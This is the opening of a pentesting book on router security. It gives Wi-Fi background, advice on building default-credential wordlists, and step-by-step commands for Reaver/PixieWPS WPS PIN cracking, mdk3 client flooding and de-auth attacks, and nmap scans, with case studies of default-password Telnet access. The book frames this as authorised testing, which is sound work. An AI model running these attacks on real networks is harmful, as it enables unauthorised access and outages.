

# Router Hacking and Exploitation Guide

## Tips and Tricks

**"Once a router, always a router..."**



Written by: Telmo Carvalho

Foreword by: Armindo Oliveira

## **Licence and Copyrights**

This book was created to be a free resource for the community, with the goal of improving security for all. It was written and released under GPL (General Purpose License).

This book was written using public sources, free information, uses free software and open source code, so it is fair that no money can be made with it (commercial distribution or sale is prohibited, but distribution is still fine for personal and educational use). It is free to copy, print, use, quote, etc, but please remember to mention the source (the book and the author). Selling of the book, or any part of it, is forbidden under the GPL.

### **Warning:**

The author is not responsible for any misuse of the knowledge on this book, and does not recommend doing anything without proper (legal) approval and consent!

The author is also not responsible for any damage made on the hardware. Some techniques may damage the hardware (brick it), and because of that is always good to be sure you are not testing on unauthorised or sensitive routers. My advice is using a router that you have permission to test freely.

This book is made for technological knowledge and better understanding of routers, their vulnerabilities, and how they can be exploited on pentesting, for increasing security. It is also recommend seeking proper training and guidance before attempting any techniques mentioned in the book

**You have been warned!**

## Index

Thank you	Page 5
Foreword	Page 6
Why this book?	Page 7
Introduction	Page 8
Understanding “Wi-Fi” and “Wireless” protocols	Page 9
Top 5 common flaws	Page 11
Requirements and Recommendations	Page 12
Routers (brand) VS Routers (ISP)	Page 14
Security in Industrial Control Systems	Page 15
The cost of security	Page 16
A word on routers flaws, bugs, vulnerabilities, etc...	Page 17
A quick word on wordlists	Page 18
A note on "TOR, VPN and Proxies"	Page 19
Where to start the testing?	Page 20
Exploring the router	Page 21
"Pixie-Dust" vulnerable?	Page 23
Does it crash?	Page 24
"De-auth" vulnerable?	Page 25
Inside the network	Page 26
Ports and Protocols	Page 29
"Ping Flood" vulnerable?	Page 31
Shodan & Censys	Page 32
UPnP vulnerable?	Page 33
HNAP vulnerable?	Page 34
DNS Testing	Page 35
Directory Architecture	Page 36
Exploring the GUIs	Page 38
Escalation of privileges	Page 40
Observation	Page 41
Advanced techniques	Page 42
Exploring the CLI	Page 44
Check for backdoors	Page 47
Misconfigurations	Page 49

Range extenders (repeaters)	Page 50
Automation	Page 51
Script making	Page 53
A note on network segmentation	Page 59
A note about "Bluetooth routers"	Page 60
A note about "Cloud Management Routers"	Page 61
Router Hacking Checklist	Page 62
About the author	Page 64

## **Thank You**

I would like to give a big “Thank You” to all those that collaborated on this project, either by giving support, help, suggestions, feedback, opinions, comments, reviews, technical advice, legal advice, dealing with me, etc., etc., etc.

A big “Thank You” to all those present here on the list, that helped out on this adventure!

**Armindo Oliveira**

**Abdul Rehman**

**"Corujinha"**

**Faisal Husaini**

**"Geniuskiller"**

**Rui Trindade**

**Mehdi Alouache**

Another "Thank You" is owed to all that allowed me to "play around" with their routers, especially those with unusual cases, that the experience later allowed me to write case studies found on this book.

I would also like this opportunity to thank all the contributors of "Exploit Database" ([www.exploit-db.com](http://www.exploit-db.com)), currently organised and maintained by Offensive Security. Not only do they contribute to the increase of security, but some of the exploits found on routers inspired me to make this manual (and some I even use as an example).

Another important group of people I would like to thank are the creators of the tools I use. If not for some of them, it would be very difficult to test router security. It takes long hours of programming to make good tools, and keep them updated, so for all that good work, Thank You.

A particular "Thank You" to Mr. Michael Horowitz, the author of a very useful website called "RouterSecurity.org", that provided me with lots of good ideas and research material. For people that like router security, I recommend they start the search on his website.

**Thank you all for being part of this endeavour and for your unwavering support.**

Telmo Carvalho

## Foreword

My programming teacher in university used to say that a computer performs as good as the code someone put in it.

In the final year he assigned me to write code capable of simulating some engineering processes related to my degree. It took me one out of the three months I had to complete the task, but I decided to spend the remaining two months creating a GUI. The teacher gave an excellent grade to my work but criticised me a bit for wasting time in the GUI, for he thought that it's the code that matters.

That lesson stayed with me ever since, and when poorly conceived operating systems hiding behind "innovative" GUI's became standard in the mass consumer market, I wasn't impressed.

I met the author in a security conference a long time ago. We share the same views about technology, specially on issues like reliability and security. We both write code regularly, and invite each other to find flaws in it. It's our game between friends, like code golf but without stroke count. Software and code flaws come in many forms: by omission, by distraction, by design, and other. Securitywise, there are two types: those that can be exploited by a malevolent third party, and those that can't. This book is about the former.

Routers are interesting. As key feature in any network, its flaws can and should be scrutinised to ensure proper security. Not all features that the tech industry puts in routers by default are trustworthy (let's not forget WEP and WPS). I won't even make comments about ISP's. Usually they try very hard to obfuscate or ignore any security issues their routers might have, even when reported by well-intentioned and knowledgeable users.

This book takes on methods for testing routers in a clear and straightforward way. Every method explained has been tested and analysed by the author thousands of times along the years. It's a true field manual for pentesters. It required research, experimentation and analysis of results, so it might also be a scientific paper.

I wish I'd wrote it myself.

## **Why this book?**

There are tons of books on pentesting and network security, but I never found one that focus on routers. Even pentesting books barely cover router exploring and exploiting. Usually they focus more on the machines inside the tested network, and the network itself. That is why I decided to write one. While there are books and websites dedicated to router security, they often focus more on configuration than on hacking and testing. This book has the goal of taking another approach to the problem (still, books and websites about router security configuration are fundamental!).

Router exploiting is nothing more than to try all possible options, try to tweak everything possible, change all fields, and see if the router can handle it...

Routers are fun! They sometimes may look boring and uninteresting, but don't be fooled. Routers allow for a lot of fun time testing, poking, probing, and owning it. They are the centre of any network (they manage traffic and connectivity for all devices in a network), and that makes them valuable. If you control the router, you control every data that runs through it. If you manage to hack the router, it is like being "root" of the network, and gaining "root" is always fun!

So, brace yourself to journey through the uncharted territory of router exploiting. It's a terrain where every conceivable option is tested, in the quest to unravel their secrets.

## **Introduction**

This book is written from a pentester or security auditor point of view, never trusting anything, always double-checking everything. This mindset is what makes us find security holes on the most improbable places.

Routers are a fundamental piece of hardware on any network, but are one of the most misused and misconfigured elements of security. They are very interesting to “poke around”, and honestly, the part I enjoy most “breaking in” when doing pentesting.

Over the years, I’ve seen and analysed lots of different routers, from different brands, different ISPs, and with different configurations. I’ve seen many security flaws happening to companies because of them too... This guide is made with the goal of helping people (pentesters) to improve the tests on routers, checking more attack vectors, checking more options, finding and fixing more... for good security sake!

### **Note:**

On this book, every time I mention “router”, like “testing X on router”, it’s not just the router! It’s the router and any other device the router itself creates (virtual devices) that run parallel to it, on the network. Lots of routers that have file sharing services and others, create a virtual server (that is actually the router, on a different IP).



## Understanding “Wi-Fi” and “Wireless” protocols

I believe that, when someone spent time writing something, it should be spent time reading it... This is very important for many, and specially for pentesters. Most pentesters learn to “hack”, but few nowadays spend time reading about things, understanding them, before trying to “hack”. For example, how many of you have read a router user manual? Was it helpful or even more confusing?

Most people use technology that they don't understand. Since nowadays it's all “plug and play”, why should people spend time reading a boring and old protocol like “IEEE 802”, trying to understand how things behave and why? If people spent some time reading them, they would understand lots of flaws in what they make and use...

To cut things short, let me resume some “basic rules” that help people (you, the reader!) understand how routers behave and how the wireless connection works between the router and the client. This is nothing secret, nothing hidden or deep knowledge... It is something people could read if they study these protocols.

- Routers, like any wireless device, broadcast in every direction:  
This means anyone can catch the “package” most people think that goes directly from the client to the router. It's not direct and it's not that safe. This also means that anyone can try to connect, inject packages, interfere, etc...
- Routers can broadcast on multiple channels and frequencies:  
The more routers on the same channel, the more trouble with the signal (latency). This means someone can try to cause wireless problems by broadcasting on the same channel, or sending signals with more strength.
- If a network has the exact same name, the devices that have that network name as a “known trusted network” and allow for automatic connection, will connect to it. Automatically, all devices connect to known (allowed) networks, that have the same name, always preferring the better signal (the signal that broadcasts with more intensity or nearby). This allows for “hijacking” connections, tricking devices, etc...
- Every wireless device, even when connected to a network, is always broadcasting a “probe packet”, asking all nearby connections if X known network is there (the devices always seek the best possible connection, that is why they are always asking for other connections). By

catching this probe packet, attackers know the name of the “trusted connections” and can use this to make fake connections.

- Created as “an emergency package”, the protocol allows a “de-auth package”, that orders the router to “expel all wireless devices from the network”. This package can be abused, because it can be injected by anyone, and it can’t be refused (even for allowed and legitimate owners).
- Some protocols are more secure than others. Some communication protocols encrypt the packets, some don’t. Some track very carefully the number of sent and received packets, others don’t. Some allow to “replay” a packet, others don’t...

Most router attacks bend and twist these rules. Obviously there are more, but these are the main ones used. Since every connection protocol has its rules, by reading and understanding them, allows us to know better where to “bend and twist”.

## Top 5 common flaws

Here is a quick (but helpful) list of the top 5 common flaws that can be found on most household routers, and unfortunately, on some companies too. This list is always a good reminder of “Did I already checked all options available?”.

- **Weak credentials** – Most routers have weak credentials, and don’t force users to change them, usually leaving them on default;
- **Vulnerable access** – Most routers allow wireless access to the control panel, and some, don’t even allow it to cancel it. Some have hard-coded passwords or access vulnerabilities, being unable to correctly filter users;
- **Unnecessary ports and protocols** – Most routers have open ports and services running, even when users aren’t using them, open by default. Some don’t even allow them to be closed;
- **Exploitable directories** – Some routers allow for unauthenticated users to browse directories freely. This is even more dangerous when they can find credentials in clear text files;
- **Open to the internet** – Being vulnerable from inside the network wasn’t bad enough, so some routers allow people to be vulnerable from outside attacks too.

These are not all (obviously, or this would be a very short book), but are the most basic and most used attack vectors. Always double check them on your “pentest guidelines”. They make a good reminder.

## Requirements and Recommendations

It is recommended that you have Kali or Parrot (or any other security focused Linux distro) and patience... lots and lots of it! It will be your best tool!

If you have Kali, Parrot, or any other security focused Linux distro, you probably already have all or most of the tools installed. If not, here is how and where to find most of them (the install varies from distro to distro, but with this you will have a pretty good idea how to get them).

Since we want to test routers, it's probably obvious to point out that we will need routers. Besides that we need any computer with Linux, and the following tools installed:

### Wireless Network Analysis and Exploitation:

- Aircrack-ng (full suite)
  - Install with: `sudo apt-get install aircrack-ng`
- Searchsploit
  - Can be installed with the command "`sudo apt-get install exploitdb`" or can be downloaded with the command "`sudo git clone https://github.com/offensive-security/exploit-database.git`"
- Wash and Reaver
  - Wash comes bundled with the Reaver package. Install Reaver with: `sudo apt-get install reaver`
- PixieWPS
  - Install with: `sudo apt-get install pixiewps`
- Nmap (Network Mapper)
  - Install with: `sudo apt-get install nmap`
- Hping3
  - Install with: `sudo apt-get install hping3`

### Web Vulnerability Scanning and Exploitation:

- Nikto
  - Install with: `sudo apt-get install nikto`

- Dirb
  - Install with: `sudo apt-get install dirb`
- Burp Suite
  - Download from: <https://portswigger.net/burp/communitydownload>

### **Router Exploitation and Penetration:**

- Routersploit
  - Clone from: `sudo git clone https://www.github.com/threat9/routersploit`

### **Authentication and Brute-Force Attacks:**

- Ncrack / Medusa / THC-Hydra
  - Ncrack: `sudo git clone https://github.com/nmap/ncrack.git`
  - Medusa: `sudo wget http://www.foofus.net/jmk/tools/medusa-2.1.1.tar.gz` or use: `sudo apt-get install medusa`
  - THC-Hydra: `sudo git clone https://github.com/vanhauser-thc/thc-hydra`

### **Wi-Fi Manipulation and Deauthentication:**

- Mdk3
  - Install with: `sudo apt-get install mdk3`

### **Browser Add-On for Tampering:**

- Tamper Data for FF Quantum (Firefox add-on)
  - Search and install from the "Extra" or "Extension" menu in Firefox.

### **Note:**

Please note that I install all additional tools on the root folder. If you have the tools already installed, you can run the tools mostly from anywhere, just running the command (for example, simply running "`~# searchsploit router`" will run the program, but if not installed, you need to navigate to the program folder and inside of it run the script, using "`~# ./searchsploit router`").

Also, some distros require adding repositories, and/or use different packet managers than "apt". Installing tools takes some research, and because of that, I recommend having Kali or Parrot, because most of them already come pre-installed, and if they aren't, usually the repositories have them (saving lots of time). In case of doubt, "Google it"!

## **Routers (brand) VS Routers (ISP)**

Here I would like to put a small note on some small (but important) differences between some routers. We say “routers” but we don’t usually make a difference between brand routers and ISP routers.

- **Brand routers** are bought on shops, stores, online, etc, and come directly from the manufacturer. The manufacturer is responsible for the firmware update, bug fix, etc., and comes with manufacturer (brand) credentials.
- **ISP routers** are bought by the ISP (Internet Service Provider), to re-sell (or rent) to the users, and come with the ISP choice of firmware, and ISP choice of credentials. The ISP is responsible for the update of firmware and bug fixes.

Why is this relevant? When testing routers, we must always check both options, because the credentials might be different (testing manufacturer credentials to a ISP router is usually pointless), a vulnerability that was fixed by the brand might not be fixed yet on the ISP firmware, etc...

By examining both brand and ISP router variations, you ensure comprehensive and accurate security assessments.

## Security in Industrial Control Systems

When analysing I.C.S. (Industrial Control Systems), certain rules must be met, and extreme caution should be taken. I.C.S. are very sensitive, and a "simple crash of the system" can cause serious financial damage, and loss of production. This book will not cover specific rules for I.C.S. analysis, because each case is a case, but still, we should understand the role of routers in I.C.S..

I.C.S. are systems that analyse input like temperature, pressure, flow, energy, etc, always gathering information of the system itself, and acting accordingly with that information (for example: if the temperature rises above X, slow down or stop). That gathered information must travel from the sensor to the PLC (Programmable Logical Control). In the old days, this transference of data was more analogical, by direct cable, but with the modernization, not only most sensors send information to the PLC by wireless, but also most systems are now remotely controlled and monitored. This means that "something" must control all his flow of information, and then send it by internet to someone that has remote access. Enters the router!

The first problem of routers on I.C.S. is that most machines in I.C.S. use old protocols that are meant to be fast, not secure. Most communications in I.C.S. are unencrypted, because in "the old days", these types of systems weren't meant to be connected online or use wireless. This also takes us to the second problem, that is the old hardware may not accept well the new security protocols. High encryption is great for security, but creates big delays in response, that on I.C.S. are inadmissible. With all this combined, we now add a new security variable: the router.

In the last few years we have seen nuclear power plants, hydroelectric dams, and multiple sensitive systems connected online and poorly protected. Things like this should never be online, but some were by accident, and some were because the human comfort requires equipment like "smart coffee machines", that accidentally turn the full sensitive network online...

Nowadays, with more and more systems coming online, some more sensible than others, the router is a key component that should be properly analysed and configured.

## **The cost of security**

Security, like almost everything, has its costs. Every year new routers show up on the market, and the modernization of security protocols sometimes forces us to change routers and protocols to keep up with the standards. Keeping up with the security, has severe costs on hardware too.

I've seen CCTV systems and critical infrastructures, protected by WEP encryption. Since WEP is currently a "security joke", why would anyone use WEP to protect sensitive systems?

I've asked myself the same question, but I found that most places have old hardware, like old digital cameras. The owners or the personnel responsible for security, did modernise the system by buying new routers, but, the new routers have new protocols, and old hardware isn't compatible with new protocols. Most old cameras support WEP but aren't compatible with WPA2, so, to completely modernise the system and apply new security protocols, they would have to buy new cameras, new connection cables, etc.

All this is to show why most places don't use the "best possible security protocol": because using it would mean changing almost every piece of the system. Most companies buy the cheapest possible solution, not the best. Most companies make this uninformed decision, without consulting people that really know technology. First they buy the routers, then they find out that the new router is not compatible with the old hardware, and simply drop the modernization project.

When testing routers or any other security, please remember that most companies make their choices based on three different sectors: the administrative sector, the financial sector, and the IT sector, and those three sectors usually don't agree! For example, I've seen companies that the administrative sector chose to improve security, the IT sector recommended the top technology, but since the financial sector didn't agree on the budget, they didn't want to spend any money improving security, so, nothing changed... Lots of companies could prevent lots of loss and damage by spending 80€ on a backup machine, but refuse because they simply think "it is never going to happen". Think of this when presenting budgets on "improving router security".



## **A word on routers flaws, bugs, vulnerabilities, etc...**

If you search online, you will find tons of router models with flaws, security bugs, vulnerabilities, etc., and you may even start to think "Don't they learn from previous mistakes?", or "Can't all brands have flaws. There must exist one that doesn't make them...", or even "Why always the same brands?". All this is natural. Remember that the most famous brands sell more, and that creates more opportunities for people to test them. Some countries don't even have that common X brand, but may have others equally faulty...

They don't do it on purpose (I hope...I really do!), but router software and hardware are, "by nature", vulnerable. It is a device that connects multiple devices (different hardwares and softwares), using multiple protocols, with multiple rules... All this is A LOT to make and test. It is even more common to find flaws on old routers, since most brands usually learn from mistakes and patch them.

If your router doesn't have a known flaw, remember that it may have, but not discovered yet! If you find online a flaw common to routers but says "X brand", it doesn't mean other brands don't have too (or very similar). It only means it was tested and confirmed on that X brand. Test on other brands and find out! If it says "X brand model 123", it doesn't mean other models aren't affected either... Test it! This book was made exactly for that!

Since the manufacturer doesn't have time, skill, interest, money, etc., to test for flaws, as consumers we should do it and report it to the manufacturer, so they can perfect it and improve it (some will, some won't, but that is life).

## **A quick word on wordlists**

Every year new routers arrive on the market. New models, new brands, and sometimes, even new ISPs. With this cycle, sometimes they change the passwords for new models. Other times they decide to use the same they always used... This is why making a good wordlist is time consuming, but well worth it when testing routers. The wordlist serves as a crucial tool for identifying default or weak login credentials across various router brands and ISPs, and that means it should be checked, double checked, updated, and fine tuned. So... let's build one!

- To build a good router testing wordlist we should first check all the known brands and list them. (The list won't be small, I know).
- After that, we should search online for all the default login / password each brand uses. Some brands only use one, but others change the default login / password every couple of years.
- After hours searching for all that, you will probably notice some have duplicates. We just need one of each. Removing duplicates is a good way to speed up the router testing.
- Now that we know the default login / password combination of each router brand, we do the same for each ISP known to us.

We can store each list apart (for example, naming the file like "brandX.txt"), or all together in one. In my practice, I store all default brand credentials in one (to avoid duplicates), and store the ISP credentials separated by name of the ISP (it is usually pointless to try using other default ISP credentials on specific ISP routers). Instead of using only one list and trying to run all combinations as both login and password, I prefer to have two lists. One for login and other for passwords, as this saves me time.

Please remember that the wordlist is not static, and it is important to keep it updated! It's a living document that evolves alongside the router ecosystem. As you encounter new routers and scenarios, enrich your wordlist to bolster your testing toolkit.

### **A note on "TOR, VPN and Proxies"**

Before router testing, a word of caution should be told about the use of TOR, VPNs and proxies. TOR is a browser that connects to a different type of internet network, so if you try to find your public IP using TOR, you won't find your router's public IP, but the IP of the end-node itself (that, for router testing, is pointless). The same happens if you have a VPN service active or any proxy redirecting your traffic.

For accurate and reliable testing results, it's imperative to disable any active TOR connections, VPN services, or proxy configurations before the router tests. This ensures that the testing is conducted on your genuine network setup, allowing you to identify vulnerabilities and address them effectively.

If you have any service or device redirecting the network traffic (TOR, VPN, Proxy, etc.), please take care on knowing exactly what you are testing/targeting, and that you have legal authorization to do it.

## **Where to start the testing?**

Well, we usually start at the beginning... Router testing requires a methodical and systematic approach. Since we are trying to test a router, we must first make it reset, and remember to disconnect any network connection by cable to it. At “default level” we get a pretty good idea how secure it really is, and only after testing some of it, will we change the setup ourselves and test if it works or not. If by “default level” it's already secure, great! If not, how much more can we change and improve it with the setup? So...

- **1<sup>st</sup> step:** make a factory reset on the router.
- **2<sup>nd</sup> step:** disconnect from it. (Connecting by cable at the start would be cheating);
- **3<sup>rd</sup> step:** check what is available by default;

**(Of course if you are testing a company, it's natural if they don't like the idea of resetting the routers... in that case we test what we have, the way they have it! This mentioned method is to test a router from the start, searching for exploits on that brand/model, not pentesting a company).**

## Exploring the router

Since we are outside our network, we start by looking at it from the outside, to see what information it may “leak”, and what is publicly available to attackers. We open a terminal and do:

### Command:

```
~# sudo airmon-ng start [device interface]
~# sudo airodump-ng -M --wps [monitor interface]
```

### Example:

```
~# sudo airmon-ng start wlan0
~# sudo airodump-ng -M --wps wlan0mon
```

With these commands we started monitor mode and started viewing all networks that surround us. We start to quickly notice 3 important things:

- Does Airmon-ng show the manufacturer as a known manufacturer?
- Does our network name “leak” the manufacturer, brand or model?
- Does the network have WPS active?

**(Take note of the router BSSID and channel, for later use)**

If the manufacturer is a known manufacturer, we can immediately use searchsploit to have a quick look of how many known vulnerabilities it may have.

### Command:

```
~# searchsploit [search term] [manufacturer]
or
~# ./searchsploit [search term] [manufacturer]
```

### Example:

```
~# searchsploit router asus
or
~# ./searchsploit router asus
```

If the network name shows by default any reference of the router brand, model or manufacturer, we can filter even more. We can also search Exploit DB and other vulnerability databases (there are several of them) for the brand or manufacturer. Even if it doesn’t show up anything, doesn’t mean it doesn’t exist, only that maybe it wasn’t tested yet. Not all exploits are

nicely packed and ready to simply “point and go” (automated). Some require the attacker to read and do some manual work. I’ll talk about it later, but keep in mind that about router exploits.

If the WPS is showing active, we can only know if it is "always on" or "only active when pressing the WPS button" by testing for WPS vulnerabilities. For that we can use Wash and Reaver.

**Command:**

```
~# wash -i [monitor interface]
~# reaver -i [monitor interface] -b [BSSID] --channel=[channel] --fixed
--delay=30 --lock-delay=60 -S -N -vv
```

**Example:**

```
~# wash -i wlan0mon
~# reaver -i wlan0mon -b 00:11:22:33:44:55:66 --channel=6 --fixed --delay=30
--lock-delay=60 -S -N -vv
```

If the WPS is always “on” by default, a lot can be tested. We can try this command and see if it can crack the WPS, we can try to see if it is vulnerable to "Pixie-Dust attack", etc.

The next thing to notice is what encryption does the default setup activate. If it comes with WEP it is a security joke, if it comes with WPA it is a security issue, and if the default encryption is WPA2 it is an acceptable security setup.

Now that we have some idea of what we are dealing with, we start trying to force it, to see how it goes. We try simple access to the network, trying some random passwords to see if it blocks us (if it blocks our MAC address, or a time lock to force us to wait X seconds before trying again, or simply keeps allowing password tries).

## "Pixie-Dust" vulnerable?

Some routers, not all, are vulnerable to an attack called "Pixie-Dust". This form of attack is only present on routers with active WPS, so when we find one router with WPS active, we can test it, using Reaver and PixieWPS. This attack has two different methods of making it.

### Method one (using only Reaver):

#### Command:

```
~# reaver -i [monitor interface] -b [BSSID] -c [channel] -K 1 -vv
```

#### Example:

```
~# reaver -i wlan0mon -b 00:11:22:33:44:55:66 -c 6 -K 1 -vv
```

### Method two (using Reaver and PixieWPS):

#### Command:

```
~# reaver -i [monitor interface] -vv -S -b [BSSID] -c [channel] -w
```

(We leave this terminal open to copy the values, and open a new one for the next command)

```
~# pixiewps -e [PKE] -r [PKR] -s [E-Hash1] -z [E-Hash2] -a [Authkey] -n [E-Nonce]
```

If this attack succeeds, we get the WPS pin and the router is vulnerable to Pixie-Dust attack, but if the attack fails, the router is not vulnerable. To finish this attack (independent of the method), after we get the pin, we give the command:

#### Command:

```
~# reaver -i [monitor interface] -vv -S -b [BSSID] -c [channel] --pin=[PIN]
```

#### Example:

```
~# reaver -i wlan0mon -vv -S -b 00:11:22:33:44:55:66 -c 6 --pin=[123456]
```

## Does it crash?

A good test to make, before we enter the network, is if we can “crash” the router (make it freeze or reboot) using an “authentication attack”. Some more modern routers manage clients very well, and even when flooded with fake client requests, they manage them well. Other routers, usually old ones, don’t manage the clients well, and because of that, they can be flooded.

So we test to see if the router can be flooded or not, using Mdk3, with the commands:

### Command:

```
~# mdk3 [monitor interface] a -a [BSSID]
```

### Example:

```
~# mdk3 wlan0mon a -a 00:11:22:33:44:55:66
```

If the router can be flooded with client requests, that tells us two things:

- 1- Usually this type of router can only manage around 10 clients connected. More than that can cause the router to start slowing down too much, or even crash.
- 2- Usually this type of router only does “refresh the client list” every 24 hours or so, meaning that after disconnected, the client remains in the router memory, occupying one of those limited slots, causing the router to slow or crash, or not allowing new connections.



## "De-auth" vulnerable?

Like previously said, the "de-auth" packet cannot be rejected, so technically **no router is immune** to "de-auth attacks", but it is always important to test "how does the router configurations handle a de-auth attack?". Some types of new protocols are "protected" against some types of attacks, so it is always important to test, to be sure.

If the business is very "internet dependent", probably it is important to minimise the effects of such attacks on the network. Probably it is wise to have more "cable connections" and less "wireless", but, when testing (if properly authorised to test!), it is important to see and understand if our network is truly prepared to handle such type of attack.

For example, if the router has some wireless extenders and the computers are linked by cable to those extenders, do the computers count as wireless and are kicked, or count as cable connections? What is affected and what is not? Does it make good management or not?...

To simulate a de-auth attack on the network, we use the following command:

### Command:

```
~# mdk3 [monitor interface] d -b [BSSID]
```

### Example:

```
~# mdk3 wlan0mon d -b 00:11:22:33:44:55
```

This attack sends both "de-authentication" and "disassociation" packets, so it is always more effective to test if something is affected or not by this type of attack.

According to some, WPA3 (a new standard of security) is supposed to manage "de-auth", by analysing the package and verifying if it is from "legitimate source", but we test it either way, to be sure everything runs as it is supposed.

## Inside the network

After checking all this, we connect to our network with the default password. For that we need to stop our network device from being on monitor mode.

### Command:

```
~# sudo airmon-ng stop [monitor interface]
```

### Example:

```
~# sudo airmon-ng stop wlan0mon
```

While using the default password to enter the network, we should check to see how strong is the default password:

- Does it have upper and lower case letters, or only one type?
- Does it have letters of the full alphabet or only hexadecimal (from “A” to “F”)?
- Does it have numbers and letters or only one type?

These questions make a lot of difference if an attacker tries to bruteforce the password, and we should also try to search online or ask family/friends that have the same router brand/model if we can see the default password, to compare to ours. Some brands change very little between routers, so an attacker can simply know the default password of another router and try to guess our default password, even if it is “secure” (no default password is ever secure!).

This issue may also occur with the same ISP, so it’s always a good check to make. Try searching for the same ISP passwords and compare them.

Now that we manage to enter the network, our job of testing the router becomes easier. First we must find the router IP (usually is “192.168.1.1” but some brands like to go to the end of the block, using 192.168.1.254, etc.) and explore it (what does it have, how does it behave, etc).

So, let's start by finding the IP and running Nmap to see the “lay of the land”.

### Command:

```
~# ifconfig [device interface]
```

```
~# sudo nmap -sP [IP range]
```

```
~# sudo nmap -sS -sV [router IP]
```

### Example:

```
~# ifconfig wlan0
```

```
~# sudo nmap -sP 192.168.1.*
```

```
~# sudo nmap -sS -sV 192.168.1.1
```

If all runs smoothly, we should now know:

- What is the router IP;
- What devices exist on the network. Pay attention because the router may have multiple IP addresses, like creating virtual devices. If that is the case, remember to scan and search those “extra devices” also!
- What ports and services are running on our router;

If all runs “un-smoothly” and the commands fail, it means we have a more modern router, that has a firewall running and its blocking “ping” and/or port 80 sweeps. It's more secure (that, despite being a bit annoying, it's actually good for what we are researching, so technically... it counts as “good news”). If that is the case, then the option is to run other types of Nmap commands.

**Command:**

```
~# sudo nmap -sA [router IP]
~# sudo nmap -Pn [router IP]
~# sudo nmap -sP -PS[common ports] [router IP]
~# sudo nmap -Pn -sV [router IP]
```

**Example:**

```
~# sudo nmap -sA 192.168.1.1
~# sudo nmap -Pn 192.168.1.1
~# sudo nmap -sP -PS22 192.168.1.1
~# sudo nmap -Pn -sV 192.168.1.1
```

With these options you may have to run it slowly, using the “-T” to setup the speed, and you may have to check for most common ports (21, 22, 443, etc...) one by one, but you will, slowly, gather the information you need about the router.

### **- - - Case study 01 - - -**

A few years ago, I went to a friend's bar, and was with my laptop on, joking with the manager/barman that he should change the sound, or if he was too busy, I could hack the network and change the sound for him. We were talking about computers and such when I asked him if he would allow for a scan on the network. He agreed. I ran Nmap for a quick check on the router IP and I saw "port 23" flagged as open, and told him. He says "Nop, that is not possible. Telnet is closed". I showed him my laptop screen, and tried a Telnet connection using the default setup (admin/admin), and he was in shock when he saw me connected. He stopped what he was doing, turned on his laptop, connected by cable to the router and closed the Telnet port. He thanked me for noticing that before anyone else, and explained that, usually, he leaves it closed, but since he was updating/upgrading the router and making a new setup, since he likes to use Telnet, on that day he opened port 23 and used it, but at reboot he forgot to close it. Since it was always closed, he never bothered to change the default Telnet password.

## Ports and Protocols

Ports are what is used to make a service communicate with another machine. Services can run on several different ports, and that is why it is important to know what service is running on what port.

Ports can be TCP or UDP. Unless specifically specified, when I mention "port X" is a TCP port. UDP ports are less used. When scanning, always run scans on both TCP and UDP ports. Although this book mentions ports, it is only the default port number, or the most common, but the services could still be running on other different port (for example Telnet uses default port 23, but some services can run Telnet on port 2323). When possible I try to mention both service and port. If the default port is closed, be sure that the service isn't running elsewhere. You don't want a service running on an unauthorised port, trust me.

For example, port 80 is the default internet running port (HTTP). You can't panic because you have one open port, port 80, and want to close it! Well, you can, but you will also cut the internet service... As you can see, some ports are needed. Having a SSH service running on port 22 when you don't use SSH is a good example of a perfect opportunity for a good port that should be closed. The security goal is to balance ports and protocols (services) running, trying to find a good balance and keep the least possible open ports. The more open ports, the more attack vectors can be used.

To scan for all TCP ports we use the following command:

**Command:**

```
~# nmap -p- [IP]
```

**Example:**

```
~# nmap -p- 192.168.1.1
```

This command runs a port scan on all TCP ports, and that is great, because most scans used by mobile APPs and even normal scans on nmap only run the most used ports, finishing way before the last port. This is why most attacks try to open ports on the end of the port range, because they have less chance of discovery by "regular" scans.

To scan all UDP ports we can use the following command:

**Command:**

```
~# sudo nmap -sU -p- [IP]
```


Since there are lots of UDP ports, this scan can take days. It is horribly slow, and I don't advise it. We can divide this scan on multiple parts using port range, or just check the most used.

## - - - Case study 02 - - -

Recently, while writing this book, I started "playing" with a house router that a family member has, testing some commands. When I gave commands on the terminal like "sudo nmap -sS 192.168.1.1", "sudo nmap -Pn 192.168.1.1" or simply "sudo nmap 192.168.1.1" it showed some normal open ports and services running. All was normal on routine checks, until I tested "nmap -p- 192.168.1.1", that showed some unusual ports open. When running the full TCP port scan, only that scan showed ports 2555, 5038, 5841 and 9890 as open. I started "Googling" the ports to find out what could be running on them, since ports 5038 and 9890 only showed as "open" and the service as "unknown", and ports 2555 and 5841 had services unknown to me.

